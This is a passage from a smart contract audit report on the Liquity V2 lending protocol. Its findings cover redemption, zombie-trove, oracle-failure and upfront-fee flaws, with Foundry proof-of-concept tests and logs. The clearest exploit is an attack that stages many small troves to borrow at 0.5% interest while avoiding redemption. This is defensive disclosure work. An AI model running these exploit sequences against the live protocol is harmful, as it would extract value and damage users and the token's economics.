> Note: While there is a code comment warning about potential partial redemptions and overpayment, it is referring to a different root cause, not passing a high enough `_maxIterationsPerCollateral`.

Attack Path:

1. User queries `getUnbackedPortionPriceAndRedeemability` and sees X unbacked BOLD.
2. User requests to redeem X BOLD tokens based on this information.
3. During redemption, troves with ICR < 100% are skipped.
4. Only Y tokens (where Y < X) can be redeemed due to skipped troves.
5. User pays fee rate calculated on X for only Y tokens.
6. User must perform another redemption for (X-Y) tokens.
7. Second redemption requires new fees.

Impact Details: Users are forced into a situation where they must:

1. Pay higher than necessary fees on their initial partial redemption.
2. Perform multiple redemption transactions.
3. Incur additional gas costs for multiple transactions.

The issue is particularly problematic because:

1. Users cannot accurately determine redeemable amounts even with `getUnbackedPortionPriceAndRedeemability`.
2. The system knows these troves will be skipped but still includes them in unbacked calculations.
3. This could be easily prevented by excluding sub-100% ICR troves from the unbacked portion calculation.

Recommendations: Modify `getUnbackedPortionPriceAndRedeemability` to exclude BOLD debt from troves with ICR < 100% when calculating the unbacked portion:

```
  function getUnbackedPortionPriceAndRedeemability() external returns (uint256, uint256, bool) {
-     uint256 totalDebt = getEntireBranchDebt();
+     uint256 totalDebt = getEntireBranchDebt() - trackedTotalDebtOfUnhealthyTroves;
      uint256 spSize = stabilityPool.getTotalBoldDeposits();
      uint256 unbackedPortion = totalDebt > spSize ? totalDebt - spSize : 0;

      // ... rest of the function
  }
```

This ensures the reported unbacked portion only includes BOLD that can actually be redeemed, preventing users from being forced into multiple redemption transactions with increasing fees.

3.2.19 Reth branch with TCR lower than SCR are incorrectly redeemed due to flawed TCR calculation

Submitted by n1kh1l, also found by ZC002

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: Using redemption price while calculating TCR for reth branch causes the branch to get redeemed incorrectly when the TCR is below SCR.

Finding Description: The protocol uses a higher redemption price (instead of the current market price) to compute the Total Collateral Ratio (TCR) when determining if a collateral branch (rETH) is redeemable. This inflated TCR can incorrectly allow redemptions even when the actual TCR (based on the market price) is below the Shutdown Collateral Ratio (SCR) and the shutdown is not triggered/called yet (shutdown time =0), preventing the system from skipping the branch from normal redemptions.

When redemption is called in `collateral.registry` this line calls the `getUnbackedPortionPriceAndRedeemability` in the trove manager which determines if the branch is redeemable.

- CollateralRegistry.sol#L120

```
function getUnbackedPortionPriceAndRedeemability() external returns (uint256, uint256, bool) {
    uint256 totalDebt = getEntireBranchDebt();
    uint256 spSize = stabilityPool.getTotalBoldDeposits();
    uint256 unbackedPortion = totalDebt > spSize ? totalDebt - spSize : 0;

    (uint256 price,) = priceFeed.fetchRedemptionPrice(); //----->@audit uses redemption price to
    ↪  calculate the tcr
    // It's redeemable if the TCR is above the shutdown threshold, and branch has not been shut down
    bool redeemable = _getTCR(price) >= SCR && shutdownTime == 0; //@audit tcr calculation


    return (unbackedPortion, price, redeemable);
}
```

Now here we can see how price is returned when redemption is true: RETHPriceFeed.sol#L64-L68.

The redeemability check for a collateral branch calls priceFeed.fetchRedemptionPrice(), which for rETH may return a higher price (up to 2% more than market price) to deter arbitrage. This redemption price is used to calculate TCR, leading to an inflated value that may exceed SCR even when the market-based TCR is below SCR. Consequently, branches remain redeemable when they should be shut down or skipped from normal redemptions, violating protocol safety mechanisms.

While normal shutdown logic tcr calculation uses normal price (BorrowerOperations.sol#L1177-L1183).

Let's do a calculation that proves the issue:

- SCR (Shutdown Collateral Ratio) = 110% (1.10) (for example).
- Market Price of rETH (P_m) = $1,090.
- Redemption Price of rETH (P_r) = $1,100.90 (1% higher than P_m).
- Total rETH Collateral (C) = 1,000 units.
- Total System Debt (D) = 1,000,000 BOLD (1 BOLD = $1).

1. Step 1: Compute TCR with Market Price (True TCR).

```
TCR_market = (C × P_m) / D.
TCR_market = (1,000 × 1,090) / 1,000,000.
TCR_market = 1,090,000 / 1,000,000.
TCR_market = 1.09 (109%)
```

   Result:

   TCR = 109% (< SCR).

   Expected Protocol Action: avoid normal redemption.

2. Step 2: Compute TCR with Redemption Price (Inflated TCR).

```
TCR_redemption = (C × P_r) / D.
TCR_redemption = (1,000 × 1,100.90) / 1,000,000.
TCR_redemption = 1,100,900 / 1,000,000.
TCR_redemption = 1.1009 (110.09%).
```

Result:

TCR = 110.09% (> SCR).

Protocol Behavior: Redemptions allowed, redeemable will evaluate to true.

Impact Explanation: The branch below SCR will be redeemed incorrectly which is a key invariant as mentioned in the contest readme (line 57). Note: a similar issue exists for wsteth.

Likelihood Explanation: Medium the issue requires that the shutdown is not triggered already.

Proof of Concept: Paste this test in the `multicollateral.t.sol` file and run `forge test --match-test testRedemptionTCRCalculationInconsistency4 -vvv`:

```
function testRedemptionTCRCalculationInconsistency4() public {
    // --- 1) Open trove ---
    openMulticollateralTroveNoHints100pctWithIndex(
        0, A, 0,
        10.9016e18,
        10000e18,
        5e16
    );

    // --- 2) Verify non-redeemable at normal price ---
    contractsArray[0].priceFeed.setPrice(1e21);
    assertEq(contractsArray[0].troveManager.shutdownTime(), 0, "Branch should not be shut down");

    uint256 tcrNormal = contractsArray[0].troveManager.getTCR(1e21);
    uint256 scr = contractsArray[0].troveManager.get_SCR();
    assertLt(tcrNormal, scr, "TCR should be < SCR");

    (, , bool redeemableNormal) = contractsArray[0].troveManager.getUnbackedPortionPriceAndRedeemability();
    assertTrue(!redeemableNormal, "Should not be redeemable");

    // --- 3) Make redeemable with price increase ---
    contractsArray[0].priceFeed.setPrice(1010e18);
    uint256 tcrInflated = contractsArray[0].troveManager.getTCR(1010e18);
    assertGe(tcrInflated, scr, "TCR should be >= SCR");

    // --- 4) Execute redemption ---
    uint256 redeemAmount = 1000e18;
    uint256 initialCollBalance = contractsArray[0].collToken.balanceOf(A);
    uint256 branchDebtBefore = contractsArray[0].troveManager.getEntireBranchDebt();

    console.log("\n[Pre-Redemption]");
    console.log("Branch debt:", branchDebtBefore);
    console.log("User collateral:", initialCollBalance);

    vm.startPrank(A);
    collateralRegistry.redeemCollateral(redeemAmount, 0, 1e18);
    vm.stopPrank();

    // --- 5) Verify results ---
    uint256 branchDebtAfter = contractsArray[0].troveManager.getEntireBranchDebt();
    uint256 finalCollBalance = contractsArray[0].collToken.balanceOf(A);
    uint256 redemptionRate = collateralRegistry.getRedemptionRate();
    uint256 expectedFee = (redeemAmount * redemptionRate) / DECIMAL_PRECISION;

    console.log("\n[Post-Redemption]");
    console.log("Redemption rate:", redemptionRate);
    console.log("Expected fee:", expectedFee);
    console.log("Actual debt decrease:", branchDebtBefore - branchDebtAfter);
    console.log("Branch debt after:", branchDebtAfter);

    // Exact equality checks (no tolerance needed)
    assertEq(
        branchDebtBefore - branchDebtAfter,
        redeemAmount,
        "Debt decrease mismatch"
    );
```

```
    uint256 expectedCollIncrease = (redeemAmount - expectedFee) * DECIMAL_PRECISION / 1010e18;
    assertEq(
        finalCollBalance - initialCollBalance,
        expectedCollIncrease,
        "Collateral balance mismatch"
    );

    // Final system checks
    assertEq(contractsArray[0].troveManager.shutdownTime(), 0, "Branch should remain active");
    assertLt(boldToken.balanceOf(A), 10000e18, "BOLD should be burned");
}
```

Recommendation: TCR calculation for the branch should use the normal price to determine if the branch is redeemable.

3.2.20 Unredeemable trove (zombie trove) can still get redeemed in normal mode

Submitted by farismaulana

Severity: Low Risk

Context: TroveManager.sol#L679-L691, TroveManager.sol#L751-L776

Summary:

> When a Trove is redeemed to below MIN_DEBT, it is tagged as unredeemable and removed from the sorted list.

But at the current implementation, when a trove is redeemed and make their debt below MIN_DEBT then the status is indeed changed to zombie (unredeemable) but they can still get redeemed regardless.

Finding Description: This is because in the `TroveManager::redeemCollateral` there are no check to stop zombie trove to getting redeemed. there are indeed check to skip the trove if the ICR is < 100% where in this case zombie trove does not always have ICR below 100% thus making this check redundant for zombie troves:

```
// Skip if ICR < 100%, to make sure that redemptions don't decrease the CR of hit Troves
if (getCurrentICR(singleRedemption.troveId, _price) < _100pct) {
    singleRedemption.troveId = nextUserToCheck;
    singleRedemption.isZombieTrove = false;
    continue;
}
```

Also because `TroveManager::redeemCollateral` would always have pointer to last zombie trove if from last redeem they produce one, then this function would always try to redeem into the last zombie trove in the branch.

Impact Explanation:

1. Break user assumption that zombie trove cannot get redeemed, if user wants to activate the trove at later date but then there are redemption happening, then the trove would get redeemed. this is different than what user know from documentation of how unredeemable trove works.
2. Disregard sorted list as redemption is based on lowerst interest rate, but zombie trove would always get redeemed first regardless if there are trove with lower interest rate after the trove became zombie.
3. This issue would make `adjustZombieTrove` function potentially redundant because if the redeem activity is high then trove zombie owner does not have time to adjust their zombie trove before fully redeemed.

Likelihood Explanation: Can always happen to zombie troves, so the likelihood should be high.

Proof of Concept: the scenario as follows:

1. Trove opens with ascending order A, B with debt 2100 BOLD token each.
2. E redeems 300 BOLD token, hitting A trove only, the state now trove A is zombie with 1900 BOLD.
3. B changed their troves to lowest possible interest, so B trove interest is lower than A.

4. E redeems 100 BOLD token, because the `lastZombieTroveId` points to A, it now try to redeem into A's trove.
5. E redeems 100 bold again, still hit A's trove.
6. A's trove now have 1700 bold debt despite the zombie trove status.

Apply this diff:

```
diff --git a/contracts/test/redemptions.t.sol b/contracts/test/redemptions.t.sol
index 498a194c..a5f98570 100644
--- a/contracts/test/redemptions.t.sol
+++ b/contracts/test/redemptions.t.sol
@@ -84,6 +158,45 @@ contract Redemptions is DevTestSetup {
         assertEq(uint8(troveManager.getTroveStatus(troveIDs.B)), uint8(ITroveManager.Status.zombie));
     }

+    function test_poc_zombieTroveRedeem() public {
+        (,, ABCDEF memory troveIDs) = _setupForRedemptionAscendingInterest();
+
+        uint256 debt_A = troveManager.getTroveEntireDebt(troveIDs.A);
+        console.log("trove A debt", debt_A);
+
+        // E redeems enough to make trove A zombie
+        uint256 redeemAmount_1 = debt_A - MIN_DEBT + 100e18;
+        redeem(E, redeemAmount_1);
+        uint256 debt_A_after1stRedeem = troveManager.getTroveEntireDebt(troveIDs.A);
+
+        // Check A status is zombie
+        assertEq(uint8(troveManager.getTroveStatus(troveIDs.A)), uint8(ITroveManager.Status.zombie));
+        console.log("trove A (now zombie) debt after E redeems", debt_A_after1stRedeem);
+        uint256 currentICR_A = troveManager.getCurrentICR(troveIDs.A, priceFeed.getPrice());
+        console.log("A ICR:", currentICR_A);
+
+        // B changes interest rate to MIN_ANNUAL_INTEREST_RATE
+        vm.prank(B);
+        borrowerOperations.adjustTroveInterestRate(troveIDs.B, MIN_ANNUAL_INTEREST_RATE, 0, 0, 100e18);
+        uint256 debt_B = troveManager.getTroveEntireDebt(troveIDs.B);
+
+        // E redeems again, 2 times
+        uint256 redeemAmount_2 = 100e18;
+        redeem(E, redeemAmount_2);
+        redeem(E, redeemAmount_2);
+        uint256 debt_A_after2nd3rdRedeem = troveManager.getTroveEntireDebt(troveIDs.A);
+        console.log("trove A (zombie) after E redeems second&third time", debt_A_after2nd3rdRedeem);
+        currentICR_A = troveManager.getCurrentICR(troveIDs.A, priceFeed.getPrice());
+        console.log("A ICR:", currentICR_A);
+
+        // assert if A's debt is reduced even when they are zombie
+        assertLt(debt_A_after2nd3rdRedeem, debt_A_after1stRedeem);
+
+        // assert B status and debt are not reduced
+        assertEq(uint8(troveManager.getTroveStatus(troveIDs.B)), uint8(ITroveManager.Status.active));
+        assertEq(troveManager.getTroveEntireDebt(troveIDs.B), debt_B);
+    }
+
     function testFullRedemptionLeavesTrovesWithDebtEqualToZero() public {
         (,, ABCDEF memory troveIDs) = _setupForRedemptionAscendingInterest();
```

Then run the following command `forge t --mt test_poc_zombieTroveRedeem -vv`.

Logs:

```
[PASS] test_poc_zombieTroveRedeem() (gas: 2154905)
Logs:
  trove A debt 20238739726027397260273
  trove A (now zombie) debt after E redeems 1900000000000000000000
  A ICR: 13632252451665820849
  trove A (zombie) after E redeems second&third time 1700000000000000000000
  A ICR: 15145881512560802472

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 20.72ms (2.88ms CPU time)
```

This would show that even after A became zombie, they can still redeemed even in normal mode and not in shutdown state.

Recommendation: In normal mode redemption, before checking the ICR, if the trove is zombie then skip it completely.

3.2.21 Manipulation with many small troves, allow attackers to take a big loan at 0.5% interest rate forever without facing redemptions

Submitted by rscodes

Severity: Low Risk

Context: TroveManager.sol#L681-L691

Summary: From the code, we can see that troves fully redeemed are set to Zombie, removed from the sorted troves list and also exempted from `lastZombieTroveId`. Such troves have the attributes: non zero collateral, but zero debt. And of course since they have zero debt they are exempted from redemptions.

So what if we can take on a debt using those troves and while still exempting it from redemptions? (Allowing attackers to take loans freely at 0.5%).

Sequence of Attack:

- At Block X, the liquity contracts are deployed.
    1. Attacker backruns deployment with the following transaction (similar to how inflation attacks are carried out, except that we are not doing an inflation attack here).
    2. Open one dummy trove with $10,000 worth of collateral and $2000 debt (This trove doesn't really matter, its just there to temporarily help meet CCR, after the redemptions however, the TCR will be comfortably above CCR and this dummy can be closed).
    3. Open a small trove with $2200 coll, $2000 debt at 0.5% IR.
    4. Take the $2000 worth of debt you received to redeem that small trove (redemption fee is 100% but you don't lose any money since you are redeeming yourself).
    5. Repeat steps 3 and 4, `100 times`, all in the same transaction.
    6. Close that one dummy trove (now that TCR is comfortable after redemption).
    7. Open a big trove (with the real debts you intend to take) with $110,000 coll and $100,000 debt at 0.5% IR.
- At Block X + 1:
    1. Liquidate that big trove and the coll and debt gets redistributed to your 100 small troves. This is because the big trove has exactly CR = MCR, so right at the next block it can be liquidated due to the dust increase in debt from the IR.
- Now lets calculate whats in each small trove:
    - Since the redemption fee is 100%, each small trove after the initial *staged* redemption you carried out on yourself will be coll: $2200, debt: $0.
    - After redistribution, coll = $2200 + $110,000/100 = $3300.
    - debt = $100,000/100 = $1000 (Below the amount needed to revive the Zombie trove!).

  Functions like `applyPendingDebt` can revive the zombie trove and forcefully insert it back into the sortedTroves list, but it is almost impossible.

    1. We can see that the current debt is $1000, it will need to increase by almost $1002000) to be revived (with the 0.5% IR locked in, it will take many many many years).
    2. Furthermore, with the large amount of BOLD that the user had managed to borrow at an enticing 0.5% IR, the user can just stake those BOLD into the StabilityPool, and now redistributions can be avoided with liquidity in the SP (very worth it anyways as SP def provides a way higher than 0.5% IR yield).
        - At least until more ppl start taking positions in LiquityV2 and the small troves start having neglible coll stakes for redistri then the user can unstake from SP if they want.

So end results = 100 of small troves with $3300 coll, and $1000 debt each. (This example shows one where each of these trove is also super well collaterized, and hence can be a long term loan given that the debt is only increasing at a meagre 0.5% annually).

Impact: Attackers manages to take a $1000 * 100 = $100,000 loan at 0.5% interest rate. This results in large amounts of BOLD being minted at incredibly low interest rates, potentially severely harming the tokenomics of the BOLD token. Attacker can also abitrage and lend out this BOLD for a way lower than market rate IR, making not only a profit but also messing up the tokenomics of the BOLD token.

Likelihood: Attacker should be present near the time of deployment (likelihood similar to share inflation attack type of bugs).

Proof of Concept: Create a new file in the path `contracts/test`:

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.18;

import "./TestContracts/DevTestSetup.sol";

contract BatchLiquidationPOCTest is DevTestSetup {
    function testHackInterestRate() public {
        // Set the oracle price for WETH to be equal to 1 BOLD
        priceFeed.setPrice(1e18);
        deal(address(boldToken), B, 1000e18);

        // All operations will be on the WETH branch (already set in DevTestSetup)

        // Dummy trove for CCR purposes (after u redeem the small troves, u can just close this dummy trove)
        uint256 dummyId = openTroveNoHints100pct(B, 10000e18, 2000e18, 5e15);

        for (uint256 i = 1; i <= 100; i++) {
            uint256 troveId = openTroveWithExactDebt(B, i, 2200e18, 2000e18, 5e15);
            redeem(B, 2000e18);

            assert(troveManager.getTroveEntireColl(troveId) == 2200e18); //because redemption rate is 100% at
            ↪  the start
            assert(troveManager.getTroveEntireDebt(troveId) == 0);
        }

        // Close the first trove
        closeTrove(B, dummyId);

        uint256 bigTroveId = openTroveWithExactDebt(B, 101, 110000e18, 100000e18, 5e15);

        skip(1 seconds); // next block

        // Batch liquidate the big trove
        uint256[] memory trovesToLiquidate = new uint256[](1);
        trovesToLiquidate[0] = bigTroveId;
        batchLiquidateTroves(C, trovesToLiquidate);

        console.log("End result for the 100 small troves");

        for (uint256 i = 1; i <= 2; i++) {
            uint256 troveId = uint256(keccak256(abi.encode(B, i)));
            console.log("Trove number %s -> Collateral: %s, Debt: %s",
                i,
                troveManager.getTroveEntireColl(troveId),
                troveManager.getTroveEntireDebt(troveId)
            );
        }

        console.log("Length of sorted troves: %s", sortedTroves.getSize()); //Should prove that it is empty,
        ↪  meaning the 0.5% troves are now immune from liquidation!
    }
}
```

Run `forge test --mt testHackInterestRate -vv`:

```
Logs:
  End result for the 100 small troves
  Trove number 1 -> Collateral: 3299979999999999998000, Debt: 1000000000158548958800
  Trove number 2 -> Collateral: 3299979999999999998000, Debt: 1000000000158548958800
  Length of sorted troves: 0
```

And we can see the output reflects my step by step sequence explanation above.

Other impacts:

1. Note that this attack is scalable and above example of a $100,000 loan is just an example. If the attacker has enough collateral to sustain a 1 million loan long term at 0.5% IR, they can very well do so with the same steps just with the numbers changed.
2. Can be magnified using leverage as well, like how the `LeverageLSTZapper.sol` does it.
3. Even though these troves are not inside the sortedTroves list, they contribute to the average interest rate. By taking a big loan with this attack, it could have a permanently down-dragging effect on all upfront fees of future troves since 0.5% will make up a significant amount.

   Calling `applyPendingDebt` will make the IR of the redistributed debt reflect in the average. At the same time, the trove will remain a zombie due to it being `< MIN_DEBT` and exempted from redemptions still.

3.2.22 Oracle failure does not prevent interest rate change for trove that outside their interest adjust cooldown

Submitted by farismaulana, also found by farismaulana

Severity: Low Risk

Context: BorrowerOperations.sol#L507-L549

Summary: When oracle failure is detected, the system does not automatically perform the shutdown and would revert if the `fetchPrice` call is done inside borrower operations:

> If the `fetchPrice` call is called inside a borrower operation or redemption, then when a shutdown condition is met the transaction simply reverts. This is to prevent operations succeeding when the feed should be shut down. To disable the PriceFeed and shut down the branch, `fetchPrice` should be called directly.

But not all of the soon to be prohibited functions always call the oracle to get the price and invoke the revert, namely the `BorrowerOperations::adjustTroveInterestRate`.

Finding Description:

```
// Apply upfront fee on premature adjustments. It checks the resulting ICR
if (block.timestamp < trove.lastInterestRateAdjTime + INTEREST_RATE_ADJ_COOLDOWN) {
    newDebt = _applyUpfrontFee(trove.entireColl, newDebt, troveChange, _maxUpfrontFee, false);
}
```

As we can see in the code snippet, the `_applyUpfrontFee` which is calling the oracle `fetchPrice` is inside the conditional `if`, meaning that as long as the `INTEREST_RATE_ADJ_COOLDOWN` already passed then the oracle fetching call is not invoked and in case of oracle failure does not revert the `BorrowerOperations::adjustTroveInterestRate`.

This is problematic because this can be used to gamify the sorted list before the shutdown is called, making the trove move to whatever interest rate position they want without paying substantial interest accrued because of the at time which the shutdown would be called should be near.

Impact Explanation: A sorted list is a way for a user to check the `troveId` corresponding to their interest rate in ascending order. The trove owner can gamify the sorted list, due to the stale price of the oracle there are 2 scenarios:

1. If the price inside system/`lastGoodPrice` is higher than the market, it's profitable to get redeemed as soon as possible, then they can change their interest rate to as low as possible so when the redeemer checks the sorted list then the `troveId` would get shown instead.

2. If the reverse happens, which getting redeemed would make them lose value, they can "*hide*" the `troveId` in the middle part of the sorted list by changing the interest rate to the appropriate rate for it to be in the middle. But this is just atemporary avoidance.

The interest rate also is not supposed to be changed when oracle is failing, so this would also break/inconsistency in the state mechanism of the protocol.

Likelihood Explanation: This needs the oracle to fail which is very unlikely, so low likelihood is appropriate.

Proof of Concept: The scenario is as follows:

1. `A` opens a trove with interest 5%, there already exists other troves in the branch.
2. Time fast forwards so `A` is already outside their interest adjust cooldown.
3. `A` sees that the oracle fails, and no one calls `PriceFeed::fetchPrice` (or frontrunning the `fetchPrice` transaction).
4. `A` calls `BorrowerOperations::adjustTroveInterestRate` and sets their trove interest to `MAX_ANNUAL_INTEREST_RATE`.
5. Shutdown happens.

Apply this diff to the `test/TestContracts/PriceFeedTestnet.sol`:

```
diff --git a/contracts/test/TestContracts/PriceFeedTestnet.sol
↪  b/contracts/test/TestContracts/PriceFeedTestnet.sol
index 82223e5c..522dff7f 100644
--- a/contracts/test/TestContracts/PriceFeedTestnet.sol
+++ b/contracts/test/TestContracts/PriceFeedTestnet.sol
@@ -3,7 +3,7 @@
 pragma solidity 0.8.24;

 import "./Interfaces/IPriceFeedTestnet.sol";
-
+import "./Interfaces/IBorrowerOperationsTester.sol";
 /*
 * PriceFeed placeholder for testnet and development. The price is simply set manually and saved in a state
 * variable. The contract does not connect to a live Chainlink price feed.
@@ -12,6 +12,7 @@ contract PriceFeedTestnet is IPriceFeedTestnet {
     event LastGoodPriceUpdated(uint256 _lastGoodPrice);

     uint256 private _price = 200 * 1e18;
+    address public borrowerOperationsAddress;

     // --- Functions ---

@@ -27,6 +28,11 @@ contract PriceFeedTestnet is IPriceFeedTestnet {
     function fetchPrice() external override returns (uint256, bool) {
         // Fire an event just like the mainnet version would.
         // This lets the subgraph rely on events to get the latest price even when developing locally.
+        if (_price == 0) {
+            // call shutdown if price is 0
+            IBorrowerOperationsTester(borrowerOperationsAddress).shutdownFromOracleFailure();
+            return (2000e18, true); // we mock to return lastGoodPrice if price is 0, also return true for
↪  newOracleFailureDetected
+        }
         emit LastGoodPriceUpdated(_price);
         return (_price, false);
     }
@@ -44,5 +50,7 @@ contract PriceFeedTestnet is IPriceFeedTestnet {
         return true;
     }

-    function setAddresses(address _borrowerOperationsAddress) external {}
+    function setAddresses(address _borrowerOperationsAddress) external {
+        borrowerOperationsAddress = _borrowerOperationsAddress;
+    }
 }
```

Then apply this diff to `test/Shutdown.t.sol`:

```
diff --git a/contracts/test/shutdown.t.sol b/contracts/test/shutdown.t.sol
index e373fbe4..3196bd63 100644
--- a/contracts/test/shutdown.t.sol
+++ b/contracts/test/shutdown.t.sol
@@ -112,6 +112,46 @@ contract ShutdownTest is DevTestSetup {
         vm.stopPrank();
     }

+    function test_poc_changeInterestWhenOracleFailure() public {
+        // setup
+        contractsArray[0].priceFeed.setPrice(2000e18);
+        contractsArray[0].priceFeed.setAddresses(address(contractsArray[0].borrowerOperations));
+        // open trove
+        uint256 troveId = openMulticollateralTroveNoHints100pctWithIndex(0, A, 0, 11e18, 3000e18, 5e16);
+        // open another trove in the same branch
+        openMulticollateralTroveNoHints100pctWithIndex(0, B, 0, 11e18, 10000e18, 6e16);
+        // now the sorted list condition ascending: A, B
+
+        // fast forward to 7 days + 1 so A out of their cooldown period
+        vm.warp(block.timestamp + 7 days + 1);
+
+        // we mock oracle failure by set price to 0
+        contractsArray[0].priceFeed.setPrice(0);
+
+        // we check that some of the borrowerOperations functions revert
+        vm.startPrank(A);
+        vm.expectRevert(BorrowerOperations.NewOracleFailureDetected.selector);
+        borrowerOperations.withdrawBold(troveId, 10e18, 10000e18);
+        vm.expectRevert(BorrowerOperations.NewOracleFailureDetected.selector);
+        borrowerOperations.withdrawColl(troveId, 1e18);
+
+        // now before the shutdown function is called, A can change their interest rate
+        borrowerOperations.adjustTroveInterestRate(troveId, MAX_ANNUAL_INTEREST_RATE, 0, 0, 10000e18);
+        // assert that the interest rate is changed
+        assertEq(
+            contractsArray[0].troveManager.getTroveAnnualInterestRate(troveId),
+            MAX_ANNUAL_INTEREST_RATE,
+            "Interest rate should be changed"
+        );
+        // now the sorted list condition ascending: B, A
+
+        // trigger the shutdown via oracle
+        contractsArray[0].priceFeed.fetchPrice();
+
+        // check if shutdown
+        assertEq(contractsArray[0].borrowerOperations.hasBeenShutDown(), true, "Branch should be shut down");
+    }
+
     function prepareAndShutdownFirstBranch() internal returns (uint256) {
         uint256 troveId = openMulticollateralTroveNoHints100pctWithIndex(0, A, 0, 11e18, 10000e18, 5e16);
```

Run `forge t --mt test_poc_changeInterestWhenOracleFailure -vv`, the logs are:

```
[PASS] test_poc_changeInterestWhenOracleFailure() (gas: 1367421)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 43.60ms (1.05ms CPU time)

Ran 1 test suite in 44.29ms (43.60ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation: Inside `BorrowerOperations::adjustTroveInterestRate` add a line for `_requireOraclesLive` in the main body of the function so when the oracle fails the function reverts.

3.2.23 Users Can Game Upfront Fees by Chunking Debt

Submitted by santipu, also found by Auditten and zerozeroX

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: When a new Trove is opened or existing debt is increased, an upfront fee is charged. This fee is calculated based on the amount of new debt and the average interest rate on that branch. If the

new interest rate is higher than the branch average, users can reduce their upfront fees significantly by splitting the debt into smaller increments.

Finding Description: The system calculates the upfront fee using the average interest rate after including the new debt and its rate:

```
vars.avgInterestRate = vars.activePool.getNewApproxAvgInterestRateFromTroveChange(_change);
_change.upfrontFee = _calcUpfrontFee(_change.debtIncrease, vars.avgInterestRate);
```

The upfront fee represents 7 days' worth of interest, calculated as:

```
function _calcUpfrontFee(uint256 _debt, uint256 _avgInterestRate) internal pure returns (uint256) {
    return _calcInterest(_debt * _avgInterestRate, UPFRONT_INTEREST_PERIOD);
}
```

```
function _calcInterest(uint256 _weightedDebt, uint256 _period) internal pure returns (uint256) {
    return _weightedDebt * _period / ONE_YEAR / DECIMAL_PRECISION;
}
```

Because the new interest rate is blended into the average, users can game the system. If their rate is above average, adding debt in small increments (i.e., "chunking") keeps the average lower for each step, significantly reducing the total upfront fee.

Impact Explanation: This exploit allows users to pay significantly lower upfront fees than intended. Over time, this reduces returns to the Stability Pool, weakening its incentives and resulting in fewer deposits. Lower deposits reduce the system's resilience during liquidations, especially in volatile conditions. Since the upfront fee is a key mechanism for incentivizing SP deposits and preventing other attacks, the impact is high.

Likelihood Explanation: The exploit can be used reliably whenever the user's interest rate is higher than the branch average. Therefore, the likelihood is high.

Proof of Concept: This test demonstrates that chunking debt increases reduces upfront fees by over 10%:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

import "./TestContracts/DevTestSetup.sol";

contract MyTests is DevTestSetup {

    function test_chunk_debt() public {
        // SETUP
        priceFeed.setPrice(2000e18);

        //////////////////
        //  ONE ACTION  //
        //////////////////

        // Open a Trove to simulate normal conditions with 10% interest rate
        uint256 ATroveId = openTroveNoHints100pct(A, 100e18, 5_000e18, 0.1e18);

        // Now, Bob wants to open a Trove with a higher interest rate than the average
        // The first option is to just open it in one action

        // We first take a snapshot of the state
        uint256 snapshot = vm.snapshotState();

        // Open Bob's Trove in one action with a debt of 50,000 BOLD
        uint256 debtAsked = 50_000e18;
        uint256 bobBalanceBefore = boldToken.balanceOf(B);
        uint256 BTroveId = openTroveNoHints100pct(B, 100e18, debtAsked, 0.5e18);
        uint256 bobBalanceAfter = boldToken.balanceOf(B);
        assertEq(bobBalanceAfter - bobBalanceBefore, debtAsked);

        // Get Bob's Trove data and save the upfront fee that Bob has incurred
        LatestTroveData memory trove = troveManager.getLatestTroveData(BTroveId);
        uint256 upfrontFee = trove.entireDebt - debtAsked;

        // The upfront fee has been ~444.52 BOLD
        assertEq(upfrontFee, 444.522031846918651643e18);
```

```
        //////////////////
        //  CHUNK DEBT  //
        //////////////////

        // The other option bob has is to open a Trove with minimum debt and then add the rest of the debt in
        ↪  chunks
        // We revert to the snapshot
        vm.revertToState(snapshot);

        // Open Bob's Trove with minimum debt
        uint256 minDebt = 2_000e18;
        bobBalanceBefore = boldToken.balanceOf(B);
        uint256 BTroveId2 = openTroveNoHints100pct(B, 100e18, minDebt, 0.5e18);

        // Now increase the debt in 10 chunks of 4,800 BOLD
        // The resulting debt should be 50,000 BOLD
        uint256 chunk = 4_800e18;
        for (uint256 i = 0; i < 10; i++) {
            withdrawBold100pct(B, BTroveId2, chunk);
        }

        bobBalanceAfter = boldToken.balanceOf(B);
        assertEq(bobBalanceAfter - bobBalanceBefore, debtAsked);

        // Get Bob's Trove data and save the upfront fee
        LatestTroveData memory trove2 = troveManager.getLatestTroveData(BTroveId2);
        uint256 upfrontFee2 = trove2.entireDebt - debtAsked;

        // The upfront fee has been ~399.62 BOLD
        assertEq(upfrontFee2, 399.622392365173853381e18);

        // Therefore, the upfront fee is lower when using the chunking method (more than 10% lower)
        // This method can be used by all users opening Troves with higher rates than the average
        // This will reduce the SP yield, leading to less deposits there and putting the system at risk
    }
}
```

Recommendation: To mitigate this exploit, introduce a fixed component to the upfront fee, in addition to the existing variable (interest-based) component. This would penalize multiple small transactions and make chunking economically inefficient.

3.2.24 Zapper Refund Logic Ignores Intermediate Swap Tokens, Causing Stuck Funds

Submitted by santipu, also found by 0xdice91

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: When zapper contracts execute swaps between BOLD and collateral tokens (WETH, RETH, WSTETH), they utilize the `HybridCurveUniV3Exchange`, which combines Curve and Uniswap V3 to facilitate multi-hop swaps. These swaps may route through intermediate tokens, primarily USDC and WETH, depending on the target collateral. For example, swapping from BOLD to RETH typically follows this path:

BOLD → USDC (via Curve) → WETH → RETH (via Uniswap V3).

To ensure that any unspent tokens from these multi-hop swaps are returned to the user, `HybridCurveUniV3Exchange` uses `_setHybridExchangeInitialBalances` and `_returnLeftovers`. These functions correctly track all tokens involved in the swap, including intermediates like USDC and WETH, and return any excess amounts to the zapper contract. However, the zapper contract itself is responsible for ultimately returning the tokens to the user. It uses its own internal versions of these balance-tracking functions: `_setInitialTokensAndBalances` and `_returnLeftovers`. These functions only track and refund the input and output tokens of the zap, typically `boldToken` and `collToken`. They ignore intermediate tokens like USDC and WETH.

As a result, if any USDC or WETH remains after the swap (e.g., due to insufficient liquidity in a UniV3 pool), those tokens are returned from the exchange contract to the zapper—but are never forwarded to the user. They remain stuck in the zapper contract indefinitely.

Example: In `LeverageLSTZapper::openLeveragedTroveWithRawETH`, the zapper only tracks the initial and final tokens:

```
// Set initial balances to make sure there are not lefovers
InitialBalances memory initialBalances;
_setInitialTokensAndBalances(collToken, boldToken, initialBalances); // <<<
